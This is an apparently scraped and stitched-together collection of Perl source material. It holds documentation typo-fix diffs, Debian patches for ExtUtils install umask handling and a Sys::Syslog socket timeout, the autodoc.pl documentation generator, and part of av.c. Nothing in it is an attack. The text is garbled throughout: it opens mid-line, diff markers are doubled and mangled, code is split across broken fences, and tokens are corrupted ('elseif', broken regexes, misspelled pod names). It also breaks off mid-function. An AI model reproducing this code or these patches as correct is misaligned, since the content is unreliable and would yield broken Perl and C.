+the invocant is an object reference.

=item invocation

```
diff --git a/pod/perlmod.pod b/pod/perlmod.pod
```

```
index 5266f19..17de73e 100644
```

```
--- a/pod/perlmod.pod
```

```
+++ b/pod/perlmod.pod
```

@@ -571,7 +571,7 @@ like for example handle the cloning of non-Perl data, if necessary.

C<CLONE> will be called once as a class method for every package that has it

defined (or inherits it). It will be called in the context of the new thread,



so all modifications are made in the new area. Currently CLONE is called with

- no parameters other than the invocand package name, but code should not assume
- +no parameters other than the invocant package name, but code should not assume that this will remain unchanged, as it is likely that in future extra parameters will be passed in to give more information about the state of cloning.

@@ -593,7 +593,7 @@ to make use of the objects, then a more sophisticated approach is needed.

Like C<CLONE>, C<CLONE\_SKIP> is currently called with no parameters other

- than the invocand package name, although that may change. Similarly, to
- +than the invocant package name, although that may change. Similarly, to allow for future expansion, the return value should be a single C<0> or C<1> value.

```
diff --git a/pod/perlretut.pod b/pod/perlretut.pod
```

```
index ea80594..1c65f5b 100644
```

```
--- a/pod/perlretut.pod
```

```
+++ b/pod/perlretut.pod
```

@@ -781,7 +781,7 @@ so may lead to surprising and unsatisfactory results.

=head2 Relative backreferences

Counting the opening parentheses to get the correct number for a

- backreference is errorprone as soon as there is more than one

- +backreference is error-prone as soon as there is more than one

capturing group. A more convenient technique became available with Perl 5.10: relative backreferences. To refer to the immediately preceding capture group one now may write `C<\g{-1}>`, the next but `@@ -1537,7 +1537,7 @@` the regexp in the `l<last successful match>` is used instead. So we have

=head3 Global matching

-The final two modifiers we will discuss here,

+The final two modifiers we will discuss here,

`C</g>` and `C</c>`, concern multiple matches.

The modifier `C</g>` stands for global matching and allows the matching operator to match within a string as many times as possible.

`@@ -1870,7 +1870,7 @@` substituted.

`C<\Q>`, `C<\L>`, `C<\l>`, `C<\U>`, `C<\u>` and `C<\E>` are actually part of double-quotish syntax, and not part of regexp syntax proper. They will

-work if they appear in a regular expression embedded directly in a

+work if they appear in a regular expression embedded directly in a

program, but not when contained in a string that is interpolated in a pattern.

respect\_umask.diff

Upstream-Status:Inappropriate [debian patches]

From 0d1ab4f799eb14d5488fcc959f4a6bdec548b370 Mon Sep 17 00:00:00 2001

From: Brendan O'Dea <bod@debian.org>

Date: Tue, 8 Mar 2005 19:30:38 +1100

Subject: Respect umask during installation

This is needed to satisfy Debian policy regarding group-writable  
site directories.

Patch-Name: fixes/respect\_umask.diff

---

cpan/ExtUtils-MakeMaker/lib/ExtUtils/MM\_Unix.pm | 18 ++++++++-----

dist/ExtUtils-Install/lib/ExtUtils/Install.pm | 18 ++++++++-----

2 files changed, 18 insertions(+), 18 deletions(-)

diff --git a/cpan/ExtUtils-MakeMaker/lib/ExtUtils/MM\_Unix.pm b/cpan/ExtUtils-  
MakeMaker/lib/ExtUtils/MM\_Unix.pm

index 6964eea..865d36d 100644

--- a/cpan/ExtUtils-MakeMaker/lib/ExtUtils/MM\_Unix.pm

+++ b/cpan/ExtUtils-MakeMaker/lib/ExtUtils/MM\_Unix.pm

@@ -2053,7 +2053,7 @@ doc\_\_install : doc\_site\_install

\$(NOECHO) \$(ECHO) INSTALLDIRS not defined, defaulting to INSTALLDIRS=site

pure\_perl\_install :: all

- \$(NOECHO) \$(MOD\_INSTALL) \

+ \$(NOECHO) umask 022; \$(MOD\_INSTALL) \

read }. \$self->catfile('\$(PERL\_ARCHLIB)', 'auto', '\$(FULLEXT)', '.packlist').q{ \

write }. \$self->catfile('\$(DESTINSTALLARCHLIB)', 'auto', '\$(FULLEXT)', '.packlist').q{ \

\$(INST\_LIB) \$(DESTINSTALLPRIVLIB) \

```
@@ -2067,7 +2067,7 @@ pure_perl_install :: all
```

```
pure_site_install :: all
```

```
-      $(NOECHO) $(MOD_INSTALL) \
+      $(NOECHO) umask 022; $(MOD_INSTALL) \
        read }. $self->catfile('$(SITEARCHEXP)', 'auto', '$(FULLEXT)', '.packlist').q{ \
        write }. $self->catfile('$(DESTINSTALLSITEARCH)', 'auto', '$(FULLEXT)', '.packlist').q{ \
        $(INST_LIB) $(DESTINSTALLSITELIB) \
```

```
@@ -2080,7 +2080,7 @@ pure_site_install :: all
```

```
    }. $self->catdir('$(PERL_ARCHLIB)', 'auto', '$(FULLEXT)').q{
```

```
pure_vendor_install :: all
```

```
-      $(NOECHO) $(MOD_INSTALL) \
+      $(NOECHO) umask 022; $(MOD_INSTALL) \
        read }. $self->catfile('$(VENDORARCHEXP)', 'auto', '$(FULLEXT)', '.packlist').q{ \
        write }. $self->catfile('$(DESTINSTALLVENDORARCH)', 'auto', '$(FULLEXT)', '.packlist').q{ \
        $(INST_LIB) $(DESTINSTALLVENDORLIB) \
```

```
@@ -2092,8 +2092,8 @@ pure_vendor_install :: all
```

```
doc_perl_install :: all
```

```
      $(NOECHO) $(ECHO) Appending installation info to $(DESTINSTALLARCHLIB)/perllocal.pod
-      -$(NOECHO) $(MKPATH) $(DESTINSTALLARCHLIB)
-      -$(NOECHO) $(DOC_INSTALL) \
+      -$(NOECHO) umask 022; $(MKPATH) $(DESTINSTALLARCHLIB)
```

```
+      -$(NOECHO) umask 022; $(DOC_INSTALL) \  
        "Module" "$(NAME)" \  
        "installed into" "$(INSTALLPRIVLIB)" \  
        LINKTYPE "$(LINKTYPE)" \  
@@ -2103,8 +2103,8 @@ doc_perl_install :: all
```

doc\_site\_install :: all

```
      $(NOECHO) $(ECHO) Appending installation info to $(DESTINSTALLARCHLIB)/perllocal.pod  
-      -$(NOECHO) $(MKPATH) $(DESTINSTALLARCHLIB)  
-      -$(NOECHO) $(DOC_INSTALL) \  
+      -$(NOECHO) umask 022; $(MKPATH) $(DESTINSTALLARCHLIB)  
+      -$(NOECHO) umask 022; $(DOC_INSTALL) \  
        "Module" "$(NAME)" \  
        "installed into" "$(INSTALLSITELIB)" \  
        LINKTYPE "$(LINKTYPE)" \  
@@ -2114,8 +2114,8 @@ doc_site_install :: all
```

doc\_vendor\_install :: all

```
      $(NOECHO) $(ECHO) Appending installation info to $(DESTINSTALLARCHLIB)/perllocal.pod  
-      -$(NOECHO) $(MKPATH) $(DESTINSTALLARCHLIB)  
-      -$(NOECHO) $(DOC_INSTALL) \  
+      -$(NOECHO) umask 022; $(MKPATH) $(DESTINSTALLARCHLIB)  
+      -$(NOECHO) umask 022; $(DOC_INSTALL) \  
        "Module" "$(NAME)" \  
        "installed into" "$(INSTALLVENDORLIB)" \  

```

```
LINKTYPE "${LINKTYPE}" \
```

```
diff --git a/dist/ExtUtils-Install/lib/ExtUtils/Install.pm b/dist/ExtUtils-Install/lib/ExtUtils/Install.pm
```

```
index 3b030a5..cb0e9e0 100644
```

```
--- a/dist/ExtUtils-Install/lib/ExtUtils/Install.pm
```

```
+++ b/dist/ExtUtils-Install/lib/ExtUtils/Install.pm
```

```
@@ -468,7 +468,7 @@ sub _can_write_dir {
```

```
=pod
```

```
--item _mkpath($dir,$show,$mode,$verbose,$dry_run)
```

```
+=item _mkpath($dir,$show,$verbose,$dry_run)
```

Wrapper around File::Path::mkpath() to handle errors.

```
@@ -485,13 +485,13 @@ writable.
```

```
=cut
```

```
sub _mkpath {
```

```
- my ($dir,$show,$mode,$verbose,$dry_run)=@_;
```

```
+ my ($dir,$show,$verbose,$dry_run)=@_;
```

```
    if ( $verbose && $verbose > 1 && ! -d $dir) {
```

```
        $show= 1;
```

```
-    printf "mkpath(%s,%d,%#o)\n", $dir, $show, $mode;
```

```
+    printf "mkpath(%s,%d)\n", $dir, $show;
```

```
    }
```

```

if (!$dry_run) {
-   if ( ! eval { File::Path::mkpath($dir,$show,$mode); 1 } ) {
+   if ( ! eval { File::Path::mkpath($dir,$show); 1 } ) {
        _choke("Can't create '$dir',"@$");
    }

@@ -796,7 +796,7 @@ sub install { #XXX OS-SPECIFIC
    _chdir($cwd);
}

foreach my $targetdir (sort keys %check_dirs) {
-   _mkpath( $targetdir, 0, 0755, $verbose, $dry_run );
+   _mkpath( $targetdir, 0, $verbose, $dry_run );
}

foreach my $found (@found_files) {
    my ($diff, $ffd, $origfile, $mode, $size, $atime, $mtime,

@@ -810,7 +810,7 @@ sub install { #XXX OS-SPECIFIC
        $targetfile= _unlink_or_rename( $targetfile, 'tryhard', 'install' )
        unless $dry_run;
    } elsif ( ! -d $targetdir ) {
-       _mkpath( $targetdir, 0, 0755, $verbose, $dry_run );
+       _mkpath( $targetdir, 0, $verbose, $dry_run );
    }

    print "Installing $targetfile\n";

@@ -850,7 +850,7 @@ sub install { #XXX OS-SPECIFIC

```

```

if ($pack{'write'}) {
    $dir = install_rooted_dir(dirname($pack{'write'}));
-   _mkpath( $dir, 0, 0755, $verbose, $dry_run );
+   _mkpath( $dir, 0, $verbose, $dry_run );
    print "Writing $pack{'write'}\n" if $verbose;
    $packlist->write(install_rooted_file($pack{'write'})) unless $dry_run;
}

@@ -1190,7 +1190,7 @@ be prepended as a directory to each installed file (and directory).

sub pm_to_blib {
    my($fromto,$autodir,$pm_filter) = @_ ;

-   _mkpath($autodir,0,0755);
+   _mkpath($autodir,0);
    while(my($from, $to) = each %$fromto) {
        if( -f $to && -s $from == -s $to && -M $to < -M $from ) {
            print "Skip $to (unchanged)\n";
@@ -1213,7 +1213,7 @@ sub pm_to_blib {
        # we wont try hard here. its too likely to mess things up.
        forceunlink($to);
    } else {
-       _mkpath(dirname($to),0,0755);
+       _mkpath(dirname($to),0);
    }
    if ($need_filtering) {

```



```
run_filter($pm_filter, $from, $to);
```

sys-syslog-socket-timeout-kfreebsd.patch

Upstream-Status:Inappropriate [debian patches]

From 9ba88d73444c22788b7c2a212e15dbfe3da2a1af Mon Sep 17 00:00:00 2001

From: Niko Tyni <ntyni@debian.org>

Date: Wed, 3 Aug 2011 22:36:24 +0300

Subject: Use a socket timeout on GNU/kFreeBSD to catch ICMP port unreachable  
messages

Bug: <http://rt.cpan.org/Ticket/Display.html?id=69997>

Bug-Debian: <http://bugs.debian.org/627821>

Without this, `openlog()` on a UDP socket may succeed on the FreeBSD kernel  
even when there's no listener, causing test failures.

It seems probable that all FreeBSD-based systems suffer from the  
same issue, but that's for upstream to decide.

Patch-Name: fixes/sys-syslog-socket-timeout-kfreebsd.patch

---

cpan/Sys-Syslog/Syslog.pm | 5 ++++-

1 files changed, 4 insertions(+), 1 deletions(-)

diff --git a/cpan/Sys-Syslog/Syslog.pm b/cpan/Sys-Syslog/Syslog.pm

index 002e6e4..b445c66 100644

```

--- a/cpan/Sys-Syslog/Syslog.pm
+++ b/cpan/Sys-Syslog/Syslog.pm

@@ -138,7 +138,10 @@ my @fallbackMethods = ();

# happy, the timeout is now zero by default on all systems

# except on OSX where it is set to 250 msec, and can be set

# with the infamous setlogsock() function.

-$sock_timeout = 0.25 if $^O =~ /darwin/;

+#

+# Debian change: include Debian GNU/kFreeBSD, lower to 1ms

+# see [rt.cpan.org #69997]

+$sock_timeout = 0.001 if $^O =~ /darwin|gnukfreebsd/;


# coderef for a nicer handling of errors

my $err_sub = $options{nofatal} ? \&warnings::warnif : \&croak;

autodoc.pl

#!/usr/bin/perl -w

#

# Unconditionally regenerate:

#

# pod/perlintern.pod

# pod/perlapi.pod

#

# from information stored in

#

# embed.fnc

```

```
# plus all the .c and .h files listed in MANIFEST
#
# Has an optional arg, which is the directory to chdir to before reading
# MANIFEST and *.[ch].
#
# This script is normally invoked as part of 'make all', but is also
# called from from regen.pl.
#
# '=head1' are the only headings looked for. If the next line after the
# heading begins with a word character, it is considered to be the first line
# of documentation that applies to the heading itself. That is, it is output
# immediately after the heading, before the first function, and not indented.
# The next input line that is a pod directive terminates this heading-level
# documentation.

use strict;

#
# See database of global and static function prototypes in embed.fnc
# This is used to generate prototype headers under various configurations,
# export symbols lists for different platforms, and macros to provide an
# implicit interpreter context argument.
#

my %docs;
```

```
my %funcflags;
```

```
my %macro = (
```

```
    ax => 1,
```

```
    items => 1,
```

```
    ix => 1,
```

```
    svtype => 1,
```

```
);
```

```
my %missing;
```

```
my $curheader = "Unknown section";
```

```
sub autodoc ($$) { # parse a file and extract documentation info
```

```
    my($fh,$file) = @_;
```

```
    my($in, $doc, $line, $header_doc);
```

```
FUNC:
```

```
    while (defined($in = <$fh>)) {
```

```
        if ($in =~ /^#\s*define\s+([A-Za-z_][A-Za-z_0-9]+)\s*(/ &&
```

```
            ($file ne 'embed.h' || $file ne 'proto.h')) {
```

```
                $macro{$1} = $file;
```

```
                next FUNC;
```

```
        }
```

```
        if ($in =~ /^=head1 (.*)/) {
```

```
            $curheader = $1;
```

```
            # If the next line begins with a word char, then is the start of
```

```
# heading-level documentation.
```

```
    if (defined($doc = <$fh>)) {
```

```
    if ($doc !~ /\w/) {
```

```
        $in = $doc;
```

```
        redo FUNC;
```

```
    }
```

```
$header_doc = $doc;
```

```
$line++;
```

```
# Continue getting the heading-level documentation until read
```

```
# in any pod directive (or as a fail-safe, find a closing
```

```
# comment to this pod in a C language file
```

```
HDR_DOC:
```

```
while (defined($doc = <$fh>)) {
```

```
    if ($doc =~ /\w/) {
```

```
        $in = $doc;
```

```
        redo FUNC;
```

```
    }
```

```
$line++;
```

```
if ($doc =~ m:^\s*\/$:) {
```

```
    warn "=cut missing? $file:$line:$doc";;
```

```
    last HDR_DOC;
```

```
}
```

```
$header_doc .= $doc;
```

```

    }
}
next FUNC;
}

$line++;

if ($in =~ /^=for\s+apidoc\s+(.*?)\s*\n/) {

    my $proto = $1;

    $proto = "||$proto" unless $proto =~ /\|/;

    my($flags, $ret, $name, @args) = split /\|/, $proto;

    my $docs = "";

```

DOC:

```

while (defined($doc = <$fh>)) {

    $line++;

    last DOC if $doc =~ /^=\w+/;

    if ($doc =~ m:^.*\/$:) {

        warn "=cut missing? $file:$line:$doc";

        last DOC;

    }

    $docs .= $doc;

}

$docs = "\n$docs" if $docs and $docs !~ /\n/;

```

# Check the consistency of the flags

```
my ($embed_where, $inline_where);
```

```
my ($embed_may_change, $inline_may_change);
```

```

my $docref = delete $funcflags{$name};

if ($docref and %$docref) {

    $embed_where = $docref->{flags} =~ /A/ ? 'api' : 'guts';

    $embed_may_change = $docref->{flags} =~ /M/;

} else {

    $missing{$name} = $file;

}

if ($flags =~ /m/) {

    $inline_where = $flags =~ /A/ ? 'api' : 'guts';

    $inline_may_change = $flags =~ /x/;

    if (defined $embed_where && $inline_where ne $embed_where) {

        warn "Function '$name' inconsistency: embed.fnc says $embed_where, Pod says
$inline_where";

    }

    if (defined $embed_may_change

        && $inline_may_change ne $embed_may_change) {

        my $message = "Function '$name' inconsistency: ";

        if ($embed_may_change) {

            $message .= "embed.fnc says 'may change', Pod does not";

        } else {

            $message .= "Pod says 'may change', embed.fnc does not";

        }

        warn $message;
    }

```

```

    }

} elseif (!defined $embed_where) {

    warn "Unable to place $name!\n";

    next;

} else {

    $inline_where = $embed_where;

    $flags .= 'x' if $embed_may_change;

    @args = @{$docref->{args}};

    $ret = $docref->{retval};

}

```

```

$docs{$inline_where}{$curheader}{$name}

    = [$flags, $docs, $ret, $file, @args];

```

# Create a special entry with an empty-string name for the

# heading-level documentation.

```

    if (defined $header_doc) {

        $docs{$inline_where}{$curheader}{""} = $header_doc;

        undef $header_doc;

    }

```

```

if (defined $doc) {

    if ($doc =~ /^=(?:for|head)/) {

        $in = $doc;

        redo FUNC;

    }

```



```

    }
    } else {
        warn "$file:$line:$in";
    }
}
}
}

```

```
sub docout ($$$) { # output the docs for one function
```

```
my($fh, $name, $docref) = @_;
```

```
my($flags, $docs, $ret, $file, @args) = @$docref;
```

```
$name =~ s/\s*$//;
```

```
$docs .= "NOTE: this function is experimental and may change or be
removed without notice.\n\n" if $flags =~ /x/;
```

```
$docs .= "NOTE: the perl_ form of this function is deprecated.\n\n"
```

if \$flags =~ /p/;

```
$docs .= "NOTE: this function must be explicitly called as Perl_\$name with an aTHX_ parameter.\n\n"
```

```
if $flags =~ /o/;
```

```
print $fh "=item $name\nX<$name>\n$docs";
```

```
if ($flags =~ /U/) { # no usage
```

```
# nothing
```

```
} elsif ($flags =~ /s/) { # semicolon ("dTHR;")
```

```

        print $fh "\t\t$name;\n\n";
    } elsif ($flags =~ /n/) { # no args
        print $fh "\t$ret\t$name\n\n";
    } elsif ($flags =~ /o/) { # no #define foo Perl_foo
        print $fh "\t$ret\tPerl_$name";
        print $fh "(" . (@args ? "pTHX_ " : "pTHX");
        print $fh join(" ", @args) . ")\n\n";
    } else { # full usage
        print $fh "\t$ret\t$name";
        print $fh "(" . join(" ", @args) . " ";
        print $fh "\n\n";
    }
    print $fh "=for hackers\nFound in file $file\n\n";
}

```

```

sub output {
    my ($podname, $header, $dochash, $missing, $footer) = @_ ;
    my $filename = "pod/$podname.pod";
    open my $fh, '>', $filename or die "Can't open $filename: $!";

    print $fh <<"_EOH_", $header;

    -*- buffer-read-only: t -*-

```

!!!!!!! DO NOT EDIT THIS FILE !!!!!!!

This file is built by \$0 extracting documentation from the C source

files.

\_EOH\_

```
my $key;

# case insensitive sort, with fallback for determinacy
for $key (sort { uc($a) cmp uc($b) || $a cmp $b } keys %$dochash) {

    my $section = $dochash->{$key};

    print $fh "\n=head1 $key\n\n";

    # Output any heading-level documentation and delete so won't get in
    # the way later
    if (exists $section->{""}) {

        print $fh $section->{""} . "\n";

        delete $section->{"");

    }

    print $fh "=over 8\n\n";

    # Again, fallback for determinacy
    for my $key (sort { uc($a) cmp uc($b) || $a cmp $b } keys %$section) {

        docout($fh, $key, $section->{$key});

    }

    print $fh "\n=back\n";

}
```

```

if (@$missing) {

    print $fh "\n=head1 Undocumented functions\n\n";

    print $fh <<'_EOB_';

```

The following functions have been flagged as part of the public API, but are currently undocumented. Use them at your own risk, as the interfaces are subject to change.

If you use one of them, you may wish to consider creating and submitting documentation for it. If your patch is accepted, this will indicate that the interface is stable (unless it is explicitly marked otherwise).

=over

\_EOB\_

```

    for my $missing (sort @$missing) {

        print $fh "=item $missing\nX<$missing>\n\n";

    }

    print $fh "=back\n\n";

}

```

```

print $fh $footer, <<'_EOF_';

```

=cut

ex: set ro:

\_EOF\_

```

    close $fh or die "Can't close $filename: $!";
}

if (@ARGV) {
    my $workdir = shift;
    chdir $workdir
        or die "Couldn't chdir to '$workdir': $!";
}

open IN, "embed.fnc" or die $!;

while (<IN>) {
    chomp;
    next if /^:/;
    while (s|\\s*$| |) {
        $_ .= <IN>;
        chomp;
    }
    s/\s+$/;/;
    next if /^s*(#|$)/;

    my ($flags, $retval, $func, @args) = split /\s*\|s*/, $_;

    next unless $func;

```

```
s/\b(NN|NULLOK)\b\s+//g for @args;
```

```
$func =~ s/\t//g; # clean up fields from embed.pl
```

```
$retval =~ s/\t//;
```

```
$funcflags{$func} = {
```

```
    flags => $flags,
```

```
    retval => $retval,
```

```
    args => \@args,
```

```
};
```

```
}
```

```
my $file;
```

```
# glob() picks up docs from extra .c or .h files that may be in unclean
```

```
# development trees.
```

```
my $MANIFEST = do {
```

```
    local ($/, *FH);
```

```
    open FH, "MANIFEST" or die "Can't open MANIFEST: $!";
```

```
    <FH>;
```

```
};
```

```
for $file ((($MANIFEST =~ /\^(S+\.c)\t/gm), ($MANIFEST =~ /\^(S+\.h)\t/gm)) {
```

```
    open F, "< $file" or die "Cannot open $file for docs: $!\n";
```

```
    $curheader = "Functions in file $file\n";
```

```
    autodoc(\*F,$file);
```

```

    close F or die "Error closing $file: $!\n";
}

for (sort keys %funcflags) {
    next unless $funcflags{$_}{flags} =~ /d/;
    warn "no docs for $_\n"
}

foreach (sort keys %missing) {
    next if $macro{$_};
    # Heuristics for known not-a-function macros:
    next if /^[A-Z]/;
    next if /^dj?[A-Z]/;

    warn "Function '$_', documented in $missing{$_}, not listed in embed.fnc";
}

# walk table providing an array of components in each line to
# subroutine, printing the result

my @missing_api = grep $funcflags{$_}{flags} =~ /A/ && !$docs{api}{$_}, keys %funcflags;
output('perlapi', <<'_EOB_', $docs{api}, \@missing_api, <<'_EOE_');

=head1 NAME

perlapi - autogenerated documentation for the perl public API

```

=head1 DESCRIPTION

X<Perl API> X<API> X<api>

This file contains the documentation of the perl public API generated by embed.pl, specifically a listing of functions, macros, flags, and variables that may be used by extension writers. L<At the end|/Undocumented functions> is a list of functions which have yet to be documented. The interfaces of those are subject to change without notice. Any functions not listed here are not part of the public API, and should not be used by extension writers at all. For these reasons, blindly using functions listed in proto.h is to be avoided when writing extensions.

Note that all Perl API global variables must be referenced with the C<PL\_> prefix. Some macros are provided for compatibility with the older, unadorned names, but this support may be disabled in a future release.

Perl was originally written to handle US-ASCII only (that is characters whose ordinal numbers are in the range 0 - 127).

And documentation and comments may still use the term ASCII, when sometimes in fact the entire range from 0 - 255 is meant.

Note that Perl can be compiled and run under EBCDIC (See L<perlebcdic>) or ASCII. Most of the documentation (and even comments in the code) ignore the EBCDIC possibility.



For almost all purposes the differences are transparent.

As an example, under EBCDIC,

instead of UTF-8, UTF-EBCDIC is used to encode Unicode strings, and so

whenever this documentation refers to C<utf8>

(and variants of that name, including in function names),

it also (essentially transparently) means C<UTF-EBCDIC>.

But the ordinals of characters differ between ASCII, EBCDIC, and

the UTF- encodings, and a string encoded in UTF-EBCDIC may occupy more bytes than in UTF-8.

Also, on some EBCDIC machines, functions that are documented as operating on

US-ASCII (or Basic Latin in Unicode terminology) may in fact operate on all

256 characters in the EBCDIC range, not just the subset corresponding to

US-ASCII.

The listing below is alphabetical, case insensitive.

\_EOB\_

=head1 AUTHORS

Until May 1997, this document was maintained by Jeff Okamoto

<okamoto@corp.hp.com>. It is now maintained as part of Perl itself.

With lots of help and suggestions from Dean Roehrich, Malcolm Beattie,

Andreas Koenig, Paul Hudson, Ilya Zakharevich, Paul Marquess, Neil Bowers, Matthew Green, Tim Bunce, Spider Boardman, Ulrich Pfeifer, Stephen McCamant, and Gurusamy Sarathy.

API Listing originally by Dean Roehrich <roehrich@cray.com>.

Updated to be autogenerated from comments in the source by Benjamin Stuhl.

=head1 SEE ALSO

L<perl guts>, L<perlxs>, L<perlxsut>, L<perlintern>

\_EOE\_

```
my @missing_guts = grep $funcflags{$_}{flags} !~ /A/ && !$docs{guts}{$_}, keys %funcflags;
```

```
output('perlintern', <<'END', $docs{guts}, \@missing_guts, <<'END');
```

=head1 NAME

perlintern - autogenerated documentation of purely B<internal>

Perl functions

=head1 DESCRIPTION

X<internal Perl functions> X<interpreter functions>

This file is the autogenerated documentation of functions in the Perl interpreter that are documented using Perl's internal documentation format but are not marked as part of the Perl API. In other words, B<they are not for use in extensions>!

END

=head1 AUTHORS

The autodocumentation system was originally added to the Perl core by Benjamin Stuhl. Documentation is by whoever was kind enough to document their functions.

=head1 SEE ALSO

L<perlbguts>, L<perlapi>

END

av.c

/\* av.c

\*

\* Copyright (C) 1991, 1992, 1993, 1994, 1995, 1996, 1997, 1998, 1999, 2000,  
\* 2001, 2002, 2003, 2004, 2005, 2006, 2007, 2008 by Larry Wall and others

\*

\* You may distribute under the terms of either the GNU General Public

```

* License or the Artistic License, as specified in the README file.
*
*/

/*
* '...for the Entwines desired order, and plenty, and peace (by which they
* meant that things should remain where they had set them).' --Treebeard
*
* [p.476 of _The Lord of the Rings_, III/iv: "Treebeard"]
*/

/*
=head1 Array Manipulation Functions
*/

#include "EXTERN.h"
#define PERL_IN_AV_C
#include "perl.h"

void
Perl_av_reify(pTHX_ AV *av)
{
    dVAR;

    I32 key;

```

```

PERL_ARGS_ASSERT_AV_REIFY;

assert(SvTYPE(av) == SVt_PVAV);


if (AvREAL(av))

    return;

#ifdef DEBUGGING

    if (SvTIED_mg((const SV *)av, PERL_MAGIC_tied))

        Perl_ck_warner_d(aTHX_ packWARN(WARN_DEBUGGING), "av_reify called on tied array");

#endif

    key = AvMAX(av) + 1;

    while (key > AvFILLp(av) + 1)

        AvARRAY(av)[--key] = &PL_sv_undef;

    while (key) {

        SV * const sv = AvARRAY(av)[--key];

        assert(sv);

        if (sv != &PL_sv_undef)

            SvREFCNT_inc_simple_void_NN(sv);

    }

    key = AvARRAY(av) - AvALLOC(av);

    while (key)

        AvALLOC(av)[--key] = &PL_sv_undef;

    AvREIFY_off(av);

    AvREAL_on(av);

}

```

```
/*
```

```
=for apidoc av_extend
```

Pre-extend an array. The C<key> is the index to which the array should be extended.

```
=cut
```

```
*/
```

```
void
```

```
Perl_av_extend(pTHX_ AV *av, I32 key)
```

```
{
```

```
    dVAR;
```

```
    MAGIC *mg;
```

```
    PERL_ARGS_ASSERT_AV_EXTEND;
```

```
    assert(SvTYPE(av) == SVt_PVAV);
```

```
    mg = SvTIED_mg((const SV *)av, PERL_MAGIC_tied);
```

```
    if (mg) {
```

```
        SV *arg1 = sv_newmortal();
```

```
        sv_setiv(arg1, (IV)(key + 1));
```

```
        Perl_magic_methcall(aTHX_ MUTABLE_SV(av), mg, "EXTEND", G_DISCARD, 1,
```

```
                            arg1);
```

```
        return;
```

```

}

if (key > AvMAX(av)) {
    SV** ary;

    I32 tmp;

    I32 newmax;

    if (AvALLOC(av) != AvARRAY(av)) {
        ary = AvALLOC(av) + AvFILLp(av) + 1;

        tmp = AvARRAY(av) - AvALLOC(av);

        Move(AvARRAY(av), AvALLOC(av), AvFILLp(av)+1, SV*);

        AvMAX(av) += tmp;

        AvARRAY(av) = AvALLOC(av);

        if (AvREAL(av)) {
            while (tmp)
                ary[--tmp] = &PL_sv_undef;
        }

        if (key > AvMAX(av) - 10) {
            newmax = key + AvMAX(av);

            goto resize;
        }
    }

    else {

#ifdef PERL_MALLOC_WRAP
        static const char oom_array_extend[] =

            "Out of memory during array extend"; /* Duplicated in pp_hot.c */

```

```
#endif
```

```
    if (AvALLOC(av)) {
```

```
#if !defined(STRANGE_MALLOC) && !defined(MYMALLOC)
```

```
        MEM_SIZE bytes;
```

```
        IV itmp;
```

```
#endif
```

```
#ifndef Perl_safesysmalloc_size
```

```
    /* Whilst it would be quite possible to move this logic around
```

```
    (as I did in the SV code), so as to set AvMAX(av) early,
```

```
    based on calling Perl_safesysmalloc_size() immediately after
```

```
    allocation, I'm not convinced that it is a great idea here.
```

```
    In an array we have to loop round setting everything to
```

```
    &PL_sv_undef, which means writing to memory, potentially lots
```

```
    of it, whereas for the SV buffer case we don't touch the
```

```
    "bonus" memory. So there there is no cost in telling the
```

```
    world about it, whereas here we have to do work before we can
```

```
    tell the world about it, and that work involves writing to
```

```
    memory that might never be read. So, I feel, better to keep
```

```
    the current lazy system of only writing to it if our caller
```

```
    has a need for more space. NWC */
```

```
newmax = Perl_safesysmalloc_size((void*)AvALLOC(av)) /
```

```
sizeof(const SV *) - 1;
```



```

        if (key <= newmax)

            goto resized;

#endif

        newmax = key + AvMAX(av) / 5;

    resize:

        MEM_WRAP_CHECK_1(newmax+1, SV*, oom_array_extend);

#if defined(STRANGE_MALLOC) || defined(MYMALLOC)

        Renew(AvALLOC(av), newmax+1, SV*);

#else

        bytes = (newmax + 1) * sizeof(const SV *);

#define MALLOC_OVERHEAD 16

        itmp = MALLOC_OVERHEAD;

        while ((MEM_SIZE)(itmp - MALLOC_OVERHEAD) < bytes)

            itmp += itmp;

        itmp -= MALLOC_OVERHEAD;

        itmp /= sizeof(const SV *);

        assert(itmp > newmax);

        newmax = itmp - 1;

        assert(newmax >= AvMAX(av));

        Newx(ary, newmax+1, SV*);

        Copy(AvALLOC(av), ary, AvMAX(av)+1, SV*);

        Safefree(AvALLOC(av));

        AvALLOC(av) = ary;

#endif

#ifdef Perl_safesysmalloc_size

```

```

        resized:

#endif

        ary = AvALLOC(av) + AvMAX(av) + 1;

        tmp = newmax - AvMAX(av);

        if (av == PL_curstack) { /* Oops, grew stack (via av_store())? */

            PL_stack_sp = AvALLOC(av) + (PL_stack_sp - PL_stack_base);

            PL_stack_base = AvALLOC(av);

            PL_stack_max = PL_stack_base + newmax;

        }

    }

    else {

        newmax = key < 3 ? 3 : key;

        MEM_WRAP_CHECK_1(newmax+1, SV*, oom_array_extend);

        Newx(AvALLOC(av), newmax+1, SV*);

        ary = AvALLOC(av) + 1;

        tmp = newmax;

        AvALLOC(av)[0] = &PL_sv_undef; /* For the stacks */

    }

    if (AvREAL(av)) {

        while (tmp)

            ary[--tmp] = &PL_sv_undef;

    }

    AvARRAY(av) = AvALLOC(av);

    AvMAX(av) = newmax;

```

```

    }
}
}

```

```
/*
```

```
=for apidoc av_fetch
```

Returns the SV at the specified index in the array. The C<key> is the index. If lval is true, you are guaranteed to get a real SV back (in case it wasn't real before), which you can then modify. Check that the return value is non-null before dereferencing it to a C<SV\*>.

See L<perlguits/"Understanding the Magic of Tied Hashes and Arrays"> for more information on how to use this function on tied arrays.

The rough perl equivalent is C<\$myarray[\$idx]>.

```
=cut
```

```
*/
```

```
SV**
```

```
Perl_av_fetch(pTHX_ register AV *av, I32 key, I32 lval)
```

```
{
```

```
    dVAR;
```

```
    PERL_ARGS_ASSERT_AV_FETCH;
```

```

assert(SvTYPE(av) == SVt_PVAV);

if (SvRMAGICAL(av)) {

    const MAGIC * const tied_magic

        = mg_find((const SV *)av, PERL_MAGIC_tied);

    if (tied_magic || mg_find((const SV *)av, PERL_MAGIC_regdata)) {

        SV *sv;

        if (key < 0) {

            I32 adjust_index = 1;

            if (tied_magic) {

                /* Handle negative array indices 20020222 MJD */

                SV * const * const negative_indices_glob =

                    hv_fetch(SvSTASH(SvRV(SvTIED_obj(MUTABLE_SV(av),

                                                                tied_magic))),

                            NEGATIVE_INDICES_VAR, 16, 0);

                if (negative_indices_glob && SvTRUE(GvSV(*negative_indices_glob)))

                    adjust_index = 0;

            }

            if (adjust_index) {

                key += AvFILL(av) + 1;

                if (key < 0)

                    return NULL;

            }

        }

    }

```

```
}
```

```
sv = sv_newmortal();
```

```
sv_upgrade(sv, SVt_PVLV);
```

```
mg_copy(MUTABLE_SV(av), sv, 0, key);
```

```
if (!tied_magic) /* for regdata, force leavesub to make copies */
```
